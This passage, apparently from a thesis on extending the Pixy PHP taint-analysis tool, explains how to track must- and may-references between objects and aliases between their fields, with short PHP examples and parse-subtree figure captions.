Note: In the `TacConverter` class, the functions are named after the opcodes in the PHP parse tree. The function `expr_without_variable` is called twice because is occurs twice in the subtree (see figure 8.9 on page 93).

For the sake of brevity, this pseudo-code omits the part about creating temporary variables if a variable already is present in the symbol table. This feature already exists in Pixy and does not need to be changed.

8.2 Alias Analysis for Objects and Fields

An alias analysis for objects needs to take two aspects into account: that objects are passed by reference (see section 2.3.4 on page 17, and the alias relationships between fields. This is important because objects cannot have a taint status, but their fields can.

8.2.1 Object References

In addition to the must-aliases and may-aliases, Pixy needs to track references between objects. In order to do so, Pixy needs to leverage its existing type detection for variables. The approach to object references is quite similar to that for variables aliases: As with

may-aliases and must-aliases for variables, the analysis tracks *must-references* and *may-references* for objects.

In the object reference analysis, the same cases as with the alias analysis are relevant: assignments, `unset` calls, and function calls with parameters.

Assignments

Let's assume that there are no must-references and may-references yet:

$mustReferences = \{\}, mayReferences = \{\}$

If an object is created and then copied to another variable, the pair of both variables is added to the $mustReferences$ set:

```
1 $foo = new Foo();
2 $bar = $foo;
```

$mustReferences = \{(foo, bar)\}, mayReferences = \{\}$

If there is a condition, the must-reference is changed to a may-reference after the end of the condition:

```
1 $foo = new Foo();
2
3 if (...) {
4   $bar = $foo;
5 }
```

$mustReferences = \{\}, mayReferences = \{(foo, bar)\}$

If an existing variable that is listed in the must-references or may-references is overwritten, it needs to get removed from the references:

$mustReferences = \{\}, mayReferences = \{(foo, bar)\}$

```
1 $bar = 42;
```

$mustReferences = \{\}, mayReferences = \{\}$

All of these steps can be repeated with several commands, causing the reference sets to change accordingly. For example, a variable can first used for a reference and then be overwritten with a different reference, causing the first reference to be deleted and the new reference to be created:

```
1 $foo = new Foo();
2 $bar = $foo;
3
4 $foo2 = new Foo();
5 $bar = $foo2;
```

$mustReferences = \{(bar, foo2)\}, mayReferences = \{\}$

If a must-reference is overwritten during a codition, it gets changed to a may-reference, and the new reference is added as a may-reference just as in the example above:

```
1 $foo = new Foo();
2 $bar = $foo;
3
4 $foo2 = new Foo();
5 if (...) {
6   $bar = $foo2;
7 }
```

$mustReferences = \{\}, mayReferences = \{(bar, foo), (bar, foo2)\}$

Note: This only affects assignments by value. Assignments by reference (using the `= &` assigment operator) still are real aliases and get handled accordingly.

Unset Calls

An `unset` call removes the corresponding object variable from all must-references and may-references:

$mustReferences = \{(bar, foo)\}, mayReferences = \{(bar, foo2)\}$

```
1 unset($bar);
```

$mustReferences = \{\}, mayReferences = \{\}$

Function Calls

As function parameters are passed by value—which in the case of objects means a copy of object handle pointing to one and the same object—, this creates a reference from the caller's object variable and the callee's parameter.

$mustReferences = \{\}, mayReferences = \{\}$

```
1 function someFunction() {
2   $foo = new Foo();
3   otherFunction(foo);
4 }
5
6 function otherFunction(Foo $foo) {
```

At this point within the `otherFunction` function, there is a must-reference:

$mustReferences = \{(someFunction.foo, otherFunction.foo)\}, mayReferences = \{\}$

The dot notation for the function name in the variable names in the reference sets is the as in the alias sets used in section 7.1.2.

8.2.2 Member Field Aliases

As mentioned further above in section 8.1.1, it is not helpful to store the fields of an object at the point of instantiation as far as tainting is concerned. Instead, the fields need to be added on the fly as they are read or written.

Field Accesses

When a field is written or read, the alias analyzer needs to check and update alias information for that field and then take the corresponding line of code into further alias analysis. After a field has been added as a must-alias or may-alias, Pixy's existing alias analysis can kick in.

The basic rules at that point are:

- Create field must-aliases for all must-aliases and must-references of the particular object.

- Create field may-aliases for all may-aliases and may-references of the particular object.

Object aliases: Let's have a look at an example for object aliases first. At the beginning, we already have one must-alias and one may-alias for some objects:

$mustAliases = \{(a, b)\}, mayAliases = \{(a, c)\}$

Now a field is accessed, causing the field to be created if it does not exist at that point:

```
1 $x = $a->name;
```

Before any further alias information for this line of code is evaluated, the alias information gets updated as following:

$mustAliases = \{(a, b), (a.name, b.name)\}, mayAliases = \{(a, c), (a.name, c.name)\}$

Object references: A similar example with object references instead of object aliases works basically the same:

$$\begin{array}{llll} mustReferences & = \{(a, b)\}, & mayReferences & = \{(a, c)\} \\ mustAliases & = \{\}, & mayAliases & = \{\} \end{array}$$

```
1 $x = $a->name;
```

$$\begin{array}{llll} mustReferences & = \{(a, b)\}, & mayReferences & = \{(a, c)\} \\ mustAliases & = \{(a.name, b.name)\}, & mayAliases & = \{(a.name, c.name)\} \end{array}$$

Unset: Removing aliases or references

When an object variable is dropped from the symbol table via `unset`, all occurrences of this object's fields need to be removed from all must-aliases, and may-aliases.

For example, we have the following must-aliases and may-aliases:

$$\begin{array}{ll} mustAliases & = \{(a, b), (x, y), (a.name, b.name), (x.name, y.name)\} \\ mayAliases & = \{(a, c), (x, z), (a.name, c.name), (x.name, z.name)\} \end{array}$$

Now `$a` gets unset:

```
1 unset($a);
```

After `$a` has been unset, the pruned alias sets do not contain any fields of `$a` anymore:

$$\begin{aligned} mustAliases &= \{(x, y), (x.name, y.name)\} \\ mayAliases &= \{(x, z), (x.name, z.name)\} \end{aligned}$$

Changing Must-Aliases to May-Aliases

When a must-alias for an object is changed to a may-alias or a must-reference is changed to a may-reference, the field alias information need to be changed accordingly.

Let's say we are within a condition:

```
1 $a = new Foo();
2 if (...) {
3   $b = $a;
4   $b->name = $x;
```

Still within the condition, `$b` and `$a` after must-references, and the fields corresponding are must-references.

$$\begin{aligned} mustReferences &= \{(a, b)\}, & mayReferences &= \{\} \\ mustAliases &= \{(a.name, b.name)\}, & mayAliases &= \{\} \end{aligned}$$

After the end of the condition, the must-reference gets changed to a may-reference, and the must-aliases of the field get changed to may-aliases:

```
1 $a = new Foo();
2 if (...) {
3   $b = $a;
4   $b->name = $x;
5 }
```

$$\begin{aligned} mustReferences &= \{\}, & mayReferences &= \{(a, b)\} \\ mustAliases &= \{\}, & mayAliases &= \{(a.name, b.name)\} \end{aligned}$$



Figure 8.2: The PHP parse subtree of `$x = 42;`



Figure 8.3: The PHP parse subtree of `$foo->bar = 42;`



Figure 8.4: The PHP parse subtree of `$x = $foo->bar;`



Figure 8.5: The PHP parse subtree of `$foo->bar->baz = 42;`



Figure 8.6: The PHP parse subtree of `$x = $foo->bar->baz;`



Figure 8.7: The PHP parse subtree of `$foo->$fieldName = 42;`

